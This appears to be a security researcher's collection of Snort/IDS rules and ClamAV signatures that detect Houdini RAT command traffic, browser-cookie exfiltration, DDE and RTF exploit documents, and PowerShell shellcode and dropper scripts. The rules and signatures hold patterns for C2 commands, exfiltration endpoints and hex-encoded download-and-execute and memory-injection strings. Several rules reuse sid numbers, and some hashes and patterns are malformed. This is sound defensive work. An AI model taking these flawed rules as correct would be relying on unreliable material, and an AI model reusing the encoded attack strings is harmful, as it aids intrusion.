alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"INDICATOR-COMPROMISE suspicious HTTP
request to .dat file"; flow:to_server,established; urilen:<15; content:"GET"; http_method;
content:".dat"; fast_pattern:only; http_uri; content:"Connection|3A 20|Keep-Alive|0D 0A|";
http_header; content:!\"User-Agent"; http_header; content:!\"Accept"; http_header;
content:!\"Referer"; http_header; content:!\"Contnet"; http_header; pcre:"/(\\/[a-z0-
9]{1,}\\.dat)$Ui"; metadata:ruleset community, service http; classtype:trojan-activity;
sid:1100067; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"INDICATOR-COMPROMISE suspicious HTTP
request to .txt file"; flow:to_server,established; urilen:<15; content:"GET"; http_method;
content:".txt"; fast_pattern:only; http_uri; content:"Connection|3A 20|Keep-Alive|0D 0A|";
http_header; content:!\"User-Agent"; http_header; content:!\"Accept"; http_header;
content:!\"Referer"; http_header; content:!\"Contnet"; http_header; pcre:"/(\\/[a-z0-
9]{1,}\\.txt)$Ui"; metadata:ruleset community, service http; classtype:trojan-activity;
sid:1100068; rev:1;)

# Added: 2017-11-18, ATT-NOV-13

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request webcam_capture_init inbound command"; flow:to_client,established;
content:"command=webcam_capture_init|0D 0A|"; offset:4; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100069; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
response webcam_capture_init outbound command"; flow:to_server,established;
content:"command=webcam_capture_init|0D 0A|"; offset:4; fast_pattern; metadata:ruleset
community; classtype:trojan-activity; sid:1100070; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request webcam_list inbound command"; flow:to_client,established;
content:"command=webcam_list|0D 0A|"; offset:4; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100071; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request webcam_stop inbound command"; flow:to_client,established;
content:"command=webcam_stop|0D 0A|"; offset:4; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100072; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"MALWARE-CNC Win.Trojan.Houdini Elite
request uninstall_rcs inbound command"; flow:to_client,established;
content:"command=uninstall_rcs|0D 0A|"; offset:4; fast_pattern; isdataat:!0,relative;
metadata:ruleset community; classtype:trojan-activity; sid:1100073; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"INDICATOR-COMPROMISE suspicious
HTTP request to .bmp file"; flow:to_server,established; urilen:<15; content:"GET";
http_method; content:".bmp"; fast_pattern:only; http_uri; content:"Connection|3A 20|Keep-
Alive|0D 0A|"; http_header; content:!\"User-Agent"; http_header; content:!\"Accept";
http_header; content:!\"Referer"; http_header; content:!\"Contnet"; http_header;
pcre:"/(\\/[a-z0-9]{1,}\\.bmp)$Ui"; metadata:ruleset community, service http;
classtype:trojan-activity; sid:1100074; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"INDICATOR-COMPROMISE suspicious
HTTP request to .bmp file"; flow:to_server,established; urilen:<15; content:"GET";
http_method; content:".bmp"; fast_pattern:only; http_uri; content:"Connection|3A 20|Keep-
Alive|0D 0A|"; http_header; content:!\"User-Agent"; http_header; content:!\"Accept";
http_header; content:!\"Referer"; http_header; content:!\"Contnet"; http_header;
pcre:"/(\\/[a-z0-9]{1,}\\.bmp)$Ui"; metadata:ruleset community, service http;
classtype:trojan-activity; sid:1100074; rev:1;)

alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE
suspicious .BMP file download attempt"; flow:to_client,established; content:"200";
http_stat_code; content:"Content-Type|3A 20|image/bmp|0D 0A|"; fast_pattern:only;
http_header; file_data; content:"BM"; depth:2; content:"|28|"; offset:14; depth:1;
byte_test:4, <, 350, 3, relative, little; byte_test:4, <, 350, 3, relative,little;
content:"|18|"; offset:28; depth:1; metadata:ruleset community, service http;
classtype:trojan-activity; sid:1100075; rev:1;)

# Added: 2017-12-09, PCAPS generated for intitial payloads (retrieved over HTTPS
originally),
# using file2pcap: https://github.com/Cisco-Talos/file2pcap, # ATT-NOV-06: CVE-2017-8759
RTF document

alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE RTF
document with embedded AutoObjectUpdate object, htmlfile object, and Binary Data";
flow:to_client,established; file_data; content:"|5C|rt"; fast_pattern:only;
content:"|5C|object|5C|objautalink|5C|objupdate"; content:"|5C|objclass htmlfile";
content:"|5C|objdata"; content:"|5C|bin00"; metadata:ruleset community, service ftp-data,
service http, service imap, service pop3; classtype:trojan-activity; sid:1100074; rev:1;)

```

```

alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"INDICATOR-COMPRMOSIE RTF document
with AutoObjectUpdate object, htmlfile object, and Binary Data";
flow:to_server,established; file_data; content:"|5C|rt"; fast_pattern:only;
content:"|5C|object|5C|objautlink|5C|objupdate"; content:"|5C|objclass htmlfile";
content:"|5C|objdata"; content:"|5C|bin00"; metadata:service smtp; classtype:trojan-
activity; sid:1100075; rev:1;)
# ATT-OCT-24/30: DDE with pwsh
alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE RTF
document with DDE and PowerShell"; flow:to_client,established; file_data; content:"|5C|rt";
fast_pattern:only; content:" DDEAUTO "; content:"|5C|PowerShell.exe "; nocase;
metadata:service ftp-data, service http, service imap, service pop3; classtype:trojan-
activity; sid:1100076; rev:1;)
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"INDICATOR-COMPROMISE RTF document
with DDE and PowerShell"; flow:to_server,established; file_data; content:"|5C|rt";
fast_pattern:only; content:" DDEAUTO "; content:"|5C|PowerShell.exe "; nocase;
metadata:service smtp; classtype:trojan-activity; sid:1100077; rev:1;)

CookiesPS PowerShell Script Rules

# Added 2018-02-25
# ATT-FEB-21 2018
# Both separate uri rules and single pcre rule

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC Win.Trojan.HoudiniPS
security session cookies (Opera) exfiltration attempt"; flow:to_server,established;
content:"POST"; http_method; content:"/o_dump.php"; fast_pattern:only; http_uri;
content:"Expect|3A 20|"; http_header; content:"data="; http_client_body; metadata:ruleset
community, service http; classtype:trojan-activity; sid:1100078; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC Win.Trojan.HoudiniPS
securit session cookies (Firefox) exfiltration attempt"; flow:to_server,established;
content:"POST"; http_method; content:"/f_dump.php"; fast_pattern:only; http_uri;
content:"Expect|3A 20|"; http_header; content:"data="; http_client_body; metadata:ruleset
community, service http; classtype:trojan-activity; sid:1100079; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC Win.Trojan.HoudiniPS
security session cookies (Chrome) exfiltration attempt"; flow:to_server,established;
content:"POST"; http_method; content:"/c_dump.php"; fast_pattern:only; http_uri;
content:"Expect|3A 20|"; http_header; content:"data="; http_client_body; metadata:ruleset
community, service http; classtype:trojan-activity; sid:1100080; rev:1;)

# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC
Win.Trojan.HoudiniPS security session cookies exfiltration attempt";
flow:to_server,established; content:"POST"; http_method; content:"_dump.php";
fast_pattern:only; http_uri; content:"Expect|3A 20|"; http_header; content:"data=";
http_client_body; pcre:"/[fc0]_dump\.\php\?i"; metadata:ruleset community, service http;
classtype:trojan-activity; sid:1100081; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MALWARE-CNC User-Agent known
malicious user-agent - Win.Trojan.HoudiniPS"; flow:to_server,established; content:"User-
Agent|3A 20|Mozilla/5.0 (WinNT ";
fast_pattern:only; http_header;
pcre:"/.*\x3b\x20(Win64|Win32)\x3b\x20(x32|x64)\x29\Hi"; metadata:ruleset community,
service http; classtype:trojan-activity; sid:1100082; rev:1;)

# Added 2018-03-25
# ATT-MAR-19 2018

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INDICATOR-COMPROMISE obfuscated
batch and PowerShell mixed script response"; flow:to_client,established; file_data;
content:"cmd "; nocase; content:"/c "; within:10; content:"|22|echo "; nocase; within:15;
content:"New-Object"; nocase; within:15; content:"System.IO"; nocase; within:15;
content:"|3A 3A|FromBase64String("; nocase; content:"env|3A|comspec["; nocase;
content:"bypass"; nocase; content:"hidden"; nocase; metadata:ruleset community, service
http; classtype:trojan-activity; sid:1100083; rev:1;)

```

ClamAV Signatures

Some of the signatures are tuned towards incident response rather than production use.

Rtf.Exploit.CVE_2017_0199-Variant-1
Rtf.Exploit.CVE_2017_0199-Variant- 1;Target:0;0&(1&2&3&4&5&(6 7));0:7B5C727466;5C6F626A6C696E6B;5C6F626A757064617465;5C6F626A6 461746120300D0A310D0A300D0A350D0A300D0A300D0A300D0A300D0A300D0A300D0A300D0A300D 0A300D0A300D0A300D0A640D0A300D0A630D0A660D0A310D0A310D0A650D0A300D0A300D0A300D 0A300D0A370D0A340D0A300D0A370D0A340D0A300D0A370D0A300D0A300D0A330D0A610D0A300D 0A300D0A320D0A660D0A300D0A320D0A660D0A300D0A300D0A390D0A650D0A610D0A37 0D0A390D0A660D0A390D0A620D0A610D0A630D0A650D0A310D0A380D0A630D0A380D0A320D0A300D 0A610D0A610D0A300D0A340D0A620D0A610D0A390D0A300D0A62;450D0A300D0A430D0A310D0A310D0A30 0D0A370D0A390D0A460D0A390D0A420D0A410D0A430D0A450D0A310D0A310D0A380D0A430D0A380D0A320D0A30 0D0A300D0A410D0A410D0A300D0A340D0A420D0A410D0A390D0A300D0A42
Files Detected (SHA256) 7B2856C856963DA9FF09E48B37B61ABF2C4AA3DCFE214D0D558FF381F04DB4AC
Rtf.Exploit.CVE_2017_0199-Variant-2
Rtf.Exploit.CVE_2017_0199-Variant- 2;Target:0;0&(1&2&3&4&5&6);0:7B5C727466;5C6F626A6C696E6B;5C6F626A757064617465;5C6F626A64617 461{- 100}34663463343533323463363936653662;6430636631316530;6530633965613739663962616365313138633 832303061613030346261393062;363830303734303037303030336130303266303032663030 Files Detected (SHA256) 4698a22e04d5b638904508a6d2514617202fc9d580fd4e0f8ec57eb54a
Rtf.Exploit.CVE_2017_0199-Variant-3
Rtf.Exploit.CVE_2017_0199-Variant- 3;Target:0;0&1&2&3&4&5;0:7B5C727466;5C6F626A6175746C696E6B;640A300A630A310A310A650A300A ;5C6F626A646174612030310A300A350A300A300A300A320A300A300A300A300A300A;650A3 00A630A390A650A610A370A390A660A390A620A610A630A650A310A310A380A630A380A320A300A300A610A610A 300A300A340A620A610A390A300A62;360A380A300A300A370A340A300A300A370A340A300A300A370A300A300A 300A330A610A300A300A320A660A300A300A320A660A300A30
Files Detected (SHA256) 3ee804ce2e086dff15790cff1419415cbd2281bbb9cfffe9e8e385b3b949a7d
Win.Trojan.PowerShell_Shellcode.Injector-1
Win.Trojan.PowerShell_Shellcode.Injector- 1;Target:7;0&1&2&3&4&5&6&7&8;6966285B696E747074725D3A3A73697A65;73797374656D2E646961676E6F7 3746963732E70726F6365737374617274696E666F;696F2E6D656D6F727973747265616D282C5B636F6E76657 2745D3A3A66726F6D626173653634737472696E6728;696F2E73747265616D726561646572286E65772D6F626A6 5637420696F2E636F6D7072657373696F6E2E677A697073747265616D28;5B696F2E636F6D7072657373696F6E2 E636F6D7072657373696F6E6D6F64655D3A3A6465636F6D7072657373;7573657368656C6C657865637574653D2 466616C7365;72656469726563747374616E646172646F75747075743D2474727565;5B73797374656D2E646961 676E6F73746963732E70726F636573735D3A3A737461727428;696578
Files Detected (SHA256) 1BDF2E1EC206EB6397FD1416BADEB210F07EE9804DACEC293E2A025AD6BD463 5D9013392A6C9EF2767E233792C275C6274E09FB5CD5E772123975CA945550D 826714E075CFB97102DB2F1644396E9F304B886EF73AE1CD40CE99D9D204D57C F0F96F1E397FF1FE106360C6B555BE151874E90AB02D99B06F02347BC85FE14B FAFDA13BFECF4F7BDC79C803FC545CF1A9B50305D6341C2B21564D439B570E22
Win.Trojan.PowerShell_Shellcode.Injector-2
Win.Trojan.PowerShell_Shellcode.Injector- 2;Target:7;0&1&2&3&4&5&6&7&8&9&10&11;6B65726E656C33322E646C6C207669727475616C616C6F63;6B6 5726E656C33322E646C6C20637265617465746872656164;6B65726E656C33322E646C6C2077616974666F72736 96E676C656F626A656374;6D6963726F736F66742E77696E33322E756E736166656E61746976656D6574686F647 3;5B617070646F6D61696E5D3A3A6357272656E74646F6D61696E2E676574617373656D626C6965732829;5B61 7070646F6D61696E5D3A3A63757272656E74646F6D61696E2E646566696E6564796E616D6963617373656D626C7 9;5B73797374656D2E636F6E766572745D3A3A66726F6D626173653634737472696E67;5B73797374656D2E7275 6E74696D652E696E7465726F7073657276696365732E6D61727368616C5D3A3A67657464656C6567617465666F7 266756E6374696F6E706F696E746572;5B73797374656D2E72756E74696D652E696E7465726F707365727669636 5732E6D61727368616C5D3A3A636F7079;5B73797374656D2E7265666C656374696F6E2E63616C6C696E67636F6 E76656E74696F6E735D3A3A7374616E64617264;736574696D706C656D656E746174696F6E666C6167732827727 56E74696D652C206D616E61676564279;5B627974655B5D5D
Files Detected (SHA256) 7ec818d00c00c87f31be17b9d7df706d37644dd327e02cc5584f5fc53c0c6ec7 84323b35b5eb02335c3912549f0b369a9a616c189ca4e1a996d55e1c64d3b27c
Win.Persistence.Batch_Script
Win.Persistence.Batch_Script;Target:7;0&1&2&3&4&5&6&7&8;3A7374617274;706F7765727368656C6C2E 657865;6E65742E776562636C69656E74;5B6E65742E776562726571756573745D3A3A67657473797374656D776 56270726F78792829;5B6E65742E63726564656E7469616C63616368655D3A3A64656661756C7463726564656E7 469616C73;646F776E6C6F6164737472696E67;74696D656F7574;676F746F207374617274;696578

Files Detected (SHA256)	472D13238575D46C87098B507D5A6DF19797AC532D72C58370C32097196892F3 90C4F1E6A05E7C6CC6CC1197CC2995B01949940DAC237474A2775337A18A6390 955BD514F712F86ACE4EC8E864A07708DEEC65A6797D402F6B5A0CA8224910AB D0B94439B145D5F61EFE081DB0BFC395B1DB247767200428D3CD56E20656EB59 FE5E850F395F691652282ECEFA43C5DE7C184D4E9C56EDC63A99D06BE8F1C74C
Win.Persistence.VBS-PowerShell-HTA	
Win.Persistence.VBS-PowerShell- HTA;Target:3;0&1&2&3&4&5&6&7;3C736372697074206C616E67756167653D227662736372697074223E;77696 E646F772E6D6F7665746F;6372656174656F626A656374282277363726970742E7368656C6C2229;6372656174 656F626A6563742822736372697074696E672E66696C6573797374656D6F626A6563742229;706F776572736865 6c6c2e657865;73797374656D2E6E65742E776562636C69656E74;646F776E6C6F616466696C65;73746172742D 70726F63657373	
Files Detected (SHA256)	1e3feab43b56855b0d4aac54802db9ef89bc89ecf9e8c5a714c212a9541d851f 2dfd197def6317bad2111978b379e23f5c87a3d2ab608855c633443fa963f695 3ba23100ec51a6e3b4ea4fbc7299612fd9be5e90de2dcbb730d39b54812e36fa c13be78e147e9492fdc9fdd8602ad4b4014f224f89067f084b09843ccb226abb c7807f6afc0929b85fd4164d3264473180d6c8a2b69a27899a26477fdbbf55c daa85f25246d55cb99848db90e03473fae97c29e2dc77b40e95c602396176dff f19e98f0e94c7988135cb99e21490fd01410d4ecd395d6c2d964de044b2bcf06
Win.JS.Dropper-1	
Win.JS.Dropper- 1;Target:3;0&1&2&3&4&5&6;3C7363726970743E;616374697665786F626A656374282277363726970742E736 8656C6C22293B;706F7765727368656C6C2E657865;73797374656D2E6E65742E776562636C69656E74;646F776 E6C6F616466696C65;77696E646F772E636C6F736528293B;3C2F7363726970743E	
Files Detected (SHA256)	D334F40FEFF3CC6E9EB52391FD6EB8F472123E4C61D93F3A5ADBB89A2C98ED8C
Win.JS.Dropper-2	
Win.JS.Dropper- 2;Target:7;0&1&2&3&(4 5)&6&7;777363726970742E6372656174656F626A656374282277363726970742E73 68656C6C2229;706F7765727368656c6c2e657865;73797374656D2E6E65742E776562636C69656E74;646F776 E6C6F616466696C65;2E636D64;2E626174;68696464656E;627970617373	
Files Detected (SHA256)	326852D6F9328F9320B78878ACA09D9B739C0F9DB12727ED2C0F73FD71AA6921 0F47C5D73BD036F6772CBE2D4AB7FA08314A238B15CA0102BDFFE640DAC4C6B4
Win.Trojan.Houdini-VMP	
Win.Trojan.Houdini- VMP;Target:1;0&1&2&3&4&(5 6)&7&8&9&10&11;2E766D7031;77726F6D2E657865;5348476574466F6C646572 5061746857;436F556E696E697469616C697A65;544D6574686F64496D706C656D656E746174696F6E496E74657 263657074;7368666F6C6465722E646C6C;5348466F6C6465722E646C6C;6F6C656175743322E646C6C;757365 7233322E646C6C;61647661706933322E646C6C;6B65726E656C33322E646C6C;6F6C6533322E646C6C	
Files Detected (SHA256)	3CCA8C5383AA75B0A68F199FD2BA443DE8AE99628515FC6B874D859FD83F3ABB 57BE305E24264D8E48AF5434B84042C466CBE1B0F6A203B35510893FB28CC496 DF308A559502CEDA95F18A96B1B93940EE9F6EA9BFCC351108CBE44BB7DEE893 E032011B2AF561B8089578A6F3D3389C286A158D36F9304617E6FFA26D4A5F91 C0D71A5B7467F05EACT767E0B801E6A709E9A0A111C7DEF5DD5DB9C82D524B40
Win.Metasploit.Connector	
Win.Metasploit.Connector;Engine:51-255,FileSize:60000-400000,NumberOfSections:5- 6,Target:1;(0&1);43006F0070007900720069006700680074002000320030003900200054006800650020 00410070006100630068006500200053006F00660074007700610072006500200046006F0075006E00640061007 40069006F006E002E00;410070006100630068006500420065006E0063006800200063006F006D006D0061006E0 0640020006C0069006E00650020007500740069006C00690074007900	
Files Detected (SHA256)	4cec40af57f0b3814118776c448ab2ccf96098329d8f6c658abb02c835c59818 6b9c081750ee33955d86bb39f07f84dbe3fe4245a51033b4b360677737b799e2

Win.Trojan.Houdini-AutoIt-Packed	
Win.Trojan.Houdini-AutoIt-Packed;Engine:51-255,FileSize:2500000-2700000,NumberOfSections:5-5,Target:1;0&1&2&3&(4 5 6 7 8)&9;2F004100750074006F004900740033004500780065006300750074006500530063007200690070007400;2A0055006E00610062006C006500200074006F0020006700650074002000610020006C0069007300740020006F0066002000720075006E0069006E0067002000700072006F006300650073007300650073002E00;570049004E00470045005400500052004F004300450053005300;5300480045004C004C0045005800450043005500540045005700410049005400;500052004F0043004500530053004C00490053005400;500052004F004300450053005300450058004900530054005300;500052004F0043004500530045005400410054005300;8B4DE00FB7410250516AFF6A0256FF15	
Files Detected (SHA256)	42F7BD3686B4BF70B60C4B526883BFCDFC454349CACE3F1434598EA6A698B049 63220562769113F7ECEB1FB95A6370ABDBB02CBC8CC9D0E192D76421658564
Win.Trojan.Houdini-AutoIt-AU3	
Win.Trojan.Houdini-AutoIt-AU3;Target:7;0&1&2&3&4&5&6&7&8&9&10&11;5F77696E6170695F6261736536346465636F6465;4073797374656D646972;646C6C737472756374637265617465;646C6C73747275637473657464617461;646C6C73747275637467657464617461;7573657233322E646C6C;637279707433322E646C6C;63616C6C77696E646F7770726F6377;6372797074737472696E67746F62696E61727961;24636F647368656C6C203D20	
Files Detected (SHA256)	069F6F13B9680B7BCFADA8D40DD2206E154ADC6A4A1C4049DAFA58ED18204A55 DED1E596512217EF2228D40F701ADBB7C489CC88A00065833CDCD98BE1FF8750
Win.LNK.PowerShell.Dropper	
Win.LNK.PowerShell.Dropper;Target:0;0&1&(2 3);0:4C00000001140200;706F7765727368656C6C2E657865;7365632D7063;4850	
Files Detected (SHA256)	F73C2048EC90FB9B4B2F876E897C4862E001EA62EE0389B67048A9B73F652294 58C8F16010B9E51E798E82E73F30BECED6F293783031EEFA2B4C3495293AF41B 4C2F4846F8293E3782C006ECC937F99C9F0B85BEF172C5C9D22FCB11084F37FB CE4FB7E79CB929E2F2597DFFE48827EF1BFED7452949D1AD3E0BA1507FE7ED24
DocxDownloader.OLE-Link-UpdateAlways-ExternalRef-1	
DocxDownloader.OLE-Link-UpdateAlways-ExternalRef-1;Engine:81-255,Target:0;0;0:3c3f786d6c*3c6f3a4f4c454f626a65637420547970653d{-25}4c696e6b{-250}5570646174654d6f64653d{-25}416c77617973	
Files Detected (SHA256)	933823AD259D62F859865553F3A8E2D2982A039EE3ABFF9C77BE573706D3E5CF CA15313F906B8C25E1A71A890578B95DD7A47B3498D5BD0D604016055D5320C9 DE1FB15F441241CDF8A69285EEB89FAEDDAC3A52BEDC8BD2DD1DE6038632FFA8 B7068E7E26314D227068C719201530BB775516EB341D739FE36775D4C6B5C490
DocxDownloader.OLE-Link-UpdateAlways-ExternalRef-2	
DocxDownloader.OLE-Link-UpdateAlways-ExternalRef-2;Engine:81-255,Target:0;1;0:3c3f786d6c{-500}52656c6174696f6e73686970204964{-50}724964{-500}6f6c654f626a656374{-50}5461726765744d6f6465{-25}45787465726e616c;0/Target=(\x22 \x27)((file ftp http https)://)\w+\./	
Files Detected (SHA256)	933823AD259D62F859865553F3A8E2D2982A039EE3ABFF9C77BE573706D3E5CF CA15313F906B8C25E1A71A890578B95DD7A47B3498D5BD0D604016055D5320C9 DE1FB15F441241CDF8A69285EEB89FAEDDAC3A52BEDC8BD2DD1DE6038632FFA8 B7068E7E26314D227068C719201530BB775516EB341D739FE36775D4C6B5C490
Win.VB6.Dropper	
Win.VB6.Dropper;Engine:81-255,Target:0;4;706F7765727368656C6C2E657865;636d64;7374617274;77696e776f7264;(0&1&2&3)/winword(\x20 \x09)((file ftp http https)://) \w+\./	
Files Detected (SHA256)	Tested on LAB samples and NOT LIVE samples

Andr.Trojan.Landroid-Lorg	
Andr.Trojan.Landroid-Lorg;Engine:51- 255,Container:CL_TYPE_ZIP,Target:0;0&(1 (2&3))&(4 5);0:646578;70686f6e65626f6f6b732e73697465; 2f66756c6c5f646174612e706870;2f75706c6f61642e706870;4c616e64726f6964;4c6f7267	
Files Detected (SHA256)	AC4ABA7F9681685E26A9A3C74DA9B2A84410B2C097E1B998C6461A2640345FE4 8CCBB97B5F5717BAA28CBE16656BA18AFC1CD75E40D61BC8598DE2B88A90867C DD8FA9A81A71C594A73356ECFC13273C67804ED06E4E6B5AF83312F78D03B17D 46A74B1645B2B59FFF3A1A2671F9336607DD342565A7AE74D86FC6F43F423346 8E9CB6FAC23DD59F8128077B14C5CA10CE9B5E8BEF23AF2CE5705AFC2D1A2A4A 95F66C1051F84472213DA32F8C96D61F3A22F2CFDE852CBEC9EB7CC28A6151EB 94C70DD2D6E88486B3E1DB135D39E7DFBB24B95A5E6347CB7902F24314995721 3D4E19E76693C4B7C145C348B78BE8340E12F681725CC6873A0763144C862D07 EA0282B1C84F4B27C28A6FC2C33A7EA376283E7498084006770DFEF75C7E0133 9CE988BA992725F34809425C866BC3AB79D8D3CF6A8AA3D4B0A35E1EFEB5BB58 F0B62BFE07D10D570A283ECBF8DA10D557FC1178F17FADFECD715003F9A406A 0B73D42E4E43FD21B36BF2E92B9A0A3C94E1B2AFAEE1475CEB768F02189380EE4 CCBE53847C5E8178CBF1D4AB48C490E55396840641CE76F40ABD0A349D65BF1F E2DC5DB9962B649B6074A21B37325A72F1885DC731E24723EF8BA1EAA9BAECF 6A530744D7A71778D702EBB23CDB0A81690072F2F343C22C2914DB7C9E3A2E50 7CDFCA09CBFC866EE988532E61CDEABA01FA9B8C1F77A85E9BF02935D0BBF279 5D7DC0B9FF555D8EDCD1CD9836CDFF7325CA167373E1031343161E6FFAD2526 6E368C9760401793917A1A488BA7B01522AA63E313109E0B163E9C05E37FA225 AB0F1BBBF9ED27551BB84FC55442F5AFF6117A7E5312E476DF24A5676B7F0C7C
Win.Trojan.HoudiniSE-Scout (all)	
Win.Trojan.HoudiniSE-Scout-	1;Target:1;(0&1&2&3) (4&5&6&7) (8&9);636f6d6d616e643d73636f74655f70696e67;636f6d6d616e643d736 36f74655f696e666f5f6970636f6e666967;636f6d6d616e643d73636f74655f696e666f5f73797374656d696e666 f;636f6d6d616e643d73636f74655f636f6e6e656374696f6e;636d642e657865202f432073797374656d696e666f ;636d642e657865202f43206970636f6e666967;74637573746f6d6d656d6f727973747265616d;54544350436f6e 6e656374696f6e546872656164;6d6f7a696c6c612f352e303031202877696e646f77733b20753b206e74342e303b 20656e2d75733b2072763a312e3029206765636b6f2f3235323530313031;557365722d4167656e743a204d6f7a69 6c6c612f352e30202857696e646f7773204e542031302e303b2057696e36343b2078363429204170706c655765624 b69742f3533372e333620284b48544d4c2c206c696b65204765636b6f29204368726f6d652f36302e302e33313132 2e313031205361666172692f3533372e3336
Win.Trojan.HoudiniSE-Scout-	2;Target:1;0&1&2&3&4&5&6;57494e4d474d54533a5c5c2e5c524f4f545c43494d5632;544558504f52544150495 3;74637573746f6d6d656d6f727973747265616d;746d656d6f727973747265616d;544558504f5254532a;444941 4c4f4720494e434c554445;7473747265616d
Win.Trojan.HoudiniSE-Scout-	3;Target:1;0&1&2&3&4&5&6&7&8;737973636f6e73742e736f626a656374636865636b6572726f72;737973636f6 e73742e73737461636b6f766572666c6f77;454e6f57696465537472696e67537570706f7274;4550726976696c65 6765;45496e76616c6964506f696e746572;45496e76616c69644f70;45417373657274696f6e4661696c6564;454 86561704d656d6f72794572726f72;54437573746f6d4d656d6f727953747265616d
Files Detected (SHA256)	3627ED71588C7B55B35592C3B277910041F3D5FF917DE721C53684EE18FCDA40 5C0B253966BEFD57F4D22548F01116FFA367D027F162514C1B043A747BEAD596 862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5 655d7323fa116852dc36b639fbc58122b14a6c335fa234839dd8b51aaa5c5882 d0f24ca0030550bce57ce7b6e54711da85b1f1ec7f52f8267690766294be71d7
Win.Trojan.HoudiniSE-Elite	
Win.Trojan.HoudiniSE-Elite-1;Engine:51-	255,Target:1;(0&1&2&3) (4&5&6&7&8);544d6574686f64496d706c656d656e746174696f6e496e746572636570 74;5f5f64626b5f6663616c6c5f77726170706572;5f5f656c697465;64626b4643616c6c57726170706572416464 72;63006f006d006d0061006e0064003d00;5b006e00690063006b005f006e0061006d0065005d00;5b0069006e00 7300740061006c006c005f006e0061006d0065005d00;5f0073007400610072007400750070005d00;5b0069006e00 6a0065006300740069006f006e005f00700072006f0063006500730073005d00
Files Detected (SHA256)	76F84F15E457EE75D37990FCB890BB5103B21B7826C15FE1381D06D2291B89DF 414791017A3A13F967CF8AABA5E077BF05FDBC65D187825DDF84345A667D8838 21f63d5806acda622fef867fd07ba891d102992eab38b0c731e9ad48b2638f3d ae1efddb5e87bbe38408b01051bccd82d30212c67bda6ad2127763cf10686dc6

Win.Trojan.Metasploit-PrivEscalation-UACBP	
Win.Trojan.Metasploit-PrivEscalation-	
UACBP;Target:1;(0&1&2) (3&4&5) ((6 7 8)&9&10&11&12);5c005c002e005c0070006900700065005c00540049004f0052005f004f0075007400;9004f0052005f0049006e00;5c005c002e005c0070006900700065005c00540049004f0052005f004f0075007400;5c005c002e005c0070006900700065005c00540049004f0052005f00450072007200;45006c006500760061007400;69006f006e003a00410064006d0069006e006900730074007200610074006f00720021006e00650077003a00;4300520059005000540042004100530045002e0064006c006c00;73007900730070007200650070002e00650078006500;5f00540049004f0052005000610074006800;5f00540049004f0052005300680065006c006c00;5f00540049004f0052004100720067007300;5f636f6e6e6563746564;636f6e6e656374696f6e5f;70726f746f636f6c5f;6f7065726174696f6e5f	
Files Detected (SHA256)	cc51b1db339f3d8eb9eb6d95e390e0566e4d955660521f6cb1517610123562d4ad408124e2cb6cb36ec1058e34803f676d68c8fbabac9fdd9046cc8e901a7f32a694038d64bc9cfcd8caf6af35b6fb29d2cb0c95baaefbf2a11cd6e60a73d1
Rtf.Exploit.DDE	
Rtf.Exploit.DDE;Engine:81-255,Target:0;1;0:7b5c72746631;0/\s+(DDEAUTO DDE)\s+\x22/	
Files Detected (SHA256)	7a1fa34ca804492415579c3ed4f505a7f09fc7bcd834590cff86e2ce77c4fc730154d46831a7777be57d2f497167152b130002aca4b9ef0686295cff441509
Rtf.Exploit.DDE-PowerShell	
Rtf.Exploit.DDE-PowerShell;Engine:81-255,Target:0;6;0:7b5c72746631;706f7765727368656c6c2e657865::i;73746172742d70726f63657373::i;24656e763a7573657270726f66696c65::i;646f776e6c6f616466696c65::i;73797374656d2e6e65742e776562636c69656e74::i;(0&1&2&3&4&5)/\s+(DDEAUTO DDE)\s+\x22/	
Files Detected (SHA256)	7a1fa34ca804492415579c3ed4f505a7f09fc7bcd834590cff86e2ce77c4fc730154d46831a7777be57d2f497167152b130002aca4b9ef0686295cff441509
Rtf.Exploit.CVE_2017_8759-Variant-1	
